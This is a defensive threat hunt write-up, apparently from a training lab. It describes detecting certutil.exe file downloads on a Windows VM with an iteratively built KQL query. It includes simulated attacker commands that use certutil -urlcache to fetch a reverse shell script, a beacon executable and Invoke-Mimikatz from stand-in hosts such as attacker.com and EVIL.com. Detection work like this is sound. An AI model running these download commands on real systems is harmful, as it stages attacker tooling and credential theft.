



Threat Hunt Report: Suspicious Certutil Usage

Detection of certutil.exe used to transfer suspicious file type into `peter-vm`.

Scenario:

Management is continuing to request hardening of the company environment. Previous threat hunts have worked to detect attacker activity in an assumed-breach situation, which will continue with this hunt.

This hunt assumes that the threat actor has access to the `peter-vm` device, and can run commands on the system. Certutil is a Windows-native tool meant for certificate management, but is able to transfer files on the command line, and can be enabled by default. To further the attacker's reach and access, external tools and files will often be brought in with certutil.exe, consistent with MITRE ATT&CK tactics:

TA0005 – Defense Evasion

TA0011 – Command and Control

TA0002 – Execution (*sometimes, depending on use*)

As defenders, it is important to control potentially malicious files from entering/exiting the file system, and management has asked the Security Team to complete a threat involving suspicious files being transferred using Certutil.

The main goal of this hunt is to detect when specific file types are being transferred with certutil.exe and the 'urlcache' option, on the `peter-vm` device.

Note: During POC, all alerts apply ONLY to host '`peter-vm`'. For this threat hunt, the lab prohibits turning off Real-time protection, so commands will be ran to simulate attacker behavior.

High-Level IoC Discovery Plan

- Emulate attacker behavior via 3 CLI commands, from the VM in question.
- Determine the criteria of a 'suspicious' certutil command, since certutil can be used administratively for benign purposes.
- Manufacture a KQL query that will identify suspicious certutil behavior.
- Improve the KQL query to bring back the information we want, and no false positives.
- Create mitigations and an alert for suspicious certutil usage, including what would be needed if this was observed in our environment.

Steps Taken

1. Entered several PowerShell commands to simulate suspicious certutil.exe usage, assuming the attacker already has access to the VM (using cmd.exe would be detectable also):

Reverse Shell Transferred In

```
certutil.exe -urlcache -split -f http://10.10.10.10/reverse-shell.ps1  
shell.ps1
```


Payload Transferred In

```
certutil.exe -urlcache -split -f http://attacker.com/beacon.exe beacon.exe
```

PowerShell Scripts Transferred In

```
certutil.exe -urlcache -split -f http://suspicious.com/invoke-mimikatz.ps1  
invoke-mimikatz.ps1
```

Running these commands (and similar ones) triggered Real-time protection:



```

PS C:\Users\pedro> certutil.exe -urlcache -split -f http://EVIL.com/beacon.exe beacon.exe
Program 'certutil.exe' failed to run: Access is deniedAt line:1 char:1
+ certutil.exe -urlcache -split -f http://EVIL.com/beacon.exe beacon.ex ...
At line:1 char:1
+ certutil.exe -urlcache -split -f http://EVIL.com/beacon.exe beacon.ex ...
+ CategoryInfo          : ResourceUnavailable: (:) [], ApplicationFailedException
+ FullyQualifiedErrorId : NativeCommandFailed

```

Because the Cyber Range lab requires Real-Time protection to be turned on, and it was not able to be disabled, this changed the course of the threat hunt. Numerous troubleshooting attempts showed that the commands being blocked by Defender were not logged and available to query using Advanced Hunting in Defender. Because of this the remaining portion of the hunt will be based on the assumption that certutil.exe can be ran on the endpoint, or that Real-time protection can be disabled.

Refining the KQL Query:

For our hunt, we want to detect activities only on the 'peter-vm' device:

```

DeviceProcessEvents
| where DeviceName == "peter-vm"

```

Also, we only want events ran by cmd.exe or powershell.exe:

```

DeviceProcessEvents
| where DeviceName == "peter-vm"
| where InitiatingProcessFileName in~ ("cmd.exe", "powershell.exe")

```

The remaining events need to include both 'certutil' and '-urlcache', because there can be benign uses of certutil, but we're interested in the ones involving transferring suspicious files.

```

DeviceProcessEvents
| where DeviceName == "peter-vm"
| where InitiatingProcessFileName in~ ("cmd.exe", "powershell.exe")
| where ProcessCommandLine has_all ("certutil", "-urlcache")

```

Continuing to filter, we add a line which matches the suspicious file types we're interested in, from the remaining events:

```

DeviceProcessEvents
| where DeviceName == "peter-vm"
| where InitiatingProcessFileName in~ ("cmd.exe", "powershell.exe")

```

```
| where ProcessCommandLine has_all ("certutil", "-urlcache")
| where ProcessCommandLine matches regex
@'\.(exe|ps1|bat|vbs|zip|rar|dll|js) (\s|$) '
```

From here, we add some filters and order the data to remove unnecessary columns.

```
DeviceProcessEvents
| where DeviceName == "peter-vm"
| where InitiatingProcessFileName in~ ("cmd.exe", "powershell.exe")
| where ProcessCommandLine has_all ("certutil", "-urlcache")
| where ProcessCommandLine matches regex
@'\.(exe|ps1|bat|vbs|zip|rar|dll|js) (\s|$) '
| project ProcessCreationTime, DeviceName, InitiatingProcessAccountName,
InitiatingProcessFileName, FileName, ProcessCommandLine
| order by ProcessCreationTime desc
```

Chronological Events

Our attacker would have first needed to gain access to the `peter-vm` as this is an 'assumed breach' situation. The attacker would then attempt to increase privileges, continue enumerating, or use this endpoint as a pivot or attack point for further exploitation. Certutil is a known way of transferring tools or files in to take further malicious action on a Windows Device.

The simulated chronology here is:

1. Attacker gains credentials or lands on `peter-vm`.

- With credentialed access, the attacker can potentially log in and interact with the file system, and begin enumerating the internal network with `cmd.exe` or `powershell.exe`.

2. Attacker uses Certutil to attempt file transfers from an external server to `peter-vm`.

- Various versions of `certutil` commands could be entered here, but as long as `certutil.exe` is used, with `-urlcache` (which is how an external server would be selected - without this option there would be no way to specify where the malicious files come from...), and the type of file is one known to be used in attacks, the detection would fire.

3. Detection would fire based on KQL match

- The KQL would detect almost any variation of malicious commands using `certutil`.

4. Remediations would trigger based on how the alert was set up

- For this type of malicious activity, we would want to change the VM password, Isolate the VM, pull an investigative package, and check activity logs for this vm.
 - The alert could be tuned and rechecked in the future.
-

Summary

An assumed-breach hunt was simulated, in this Azure company environment. A common Windows-native tool used for certificate management, certutil.exe, was found being used for attackers to transfer files between machines to commit further trespass and enumeration. Based on the phrasing of the command, a detection was able to be written which would identify the tool being used from the command line, with a specific option pointing it to an outside server, then further narrowed by the type of file being transferred (identifying files that are more in-line with malicious behavior than certificate management). The threat hunt allowed the security team to prevent further compromise in situations where an attacker may have a foothold on one of our company machines, and was attempting to further enumerate or escalate privileges on our systems.

Response Taken

This threat/alert was classified as 'High' criticality, because if the alert fires, it means there is already an account compromise, which is serious. The automatic remediations would isolate the device, pull and investigative package, and allow analysts to understand the extent of the compromise.

Lessons Learned

This was a simulated threat hunt, but it became clear that the simulated attacker commands were not registering within Defender, because the commands were being blocked by Defender's Real-time protection - which is a good thing for security (bad thing for simulated POC attacks). Because of the administrative setup of this specific lab, Real-time protection could not be disabled temporarily for this threat hunt, so the KQL queries were technically not successful. However, the logic of the rule works, and there are plenty of Windows boxes out there that DO have Real-time protection off, where Certutil CAN be used, so maybe this hunt can be informative there.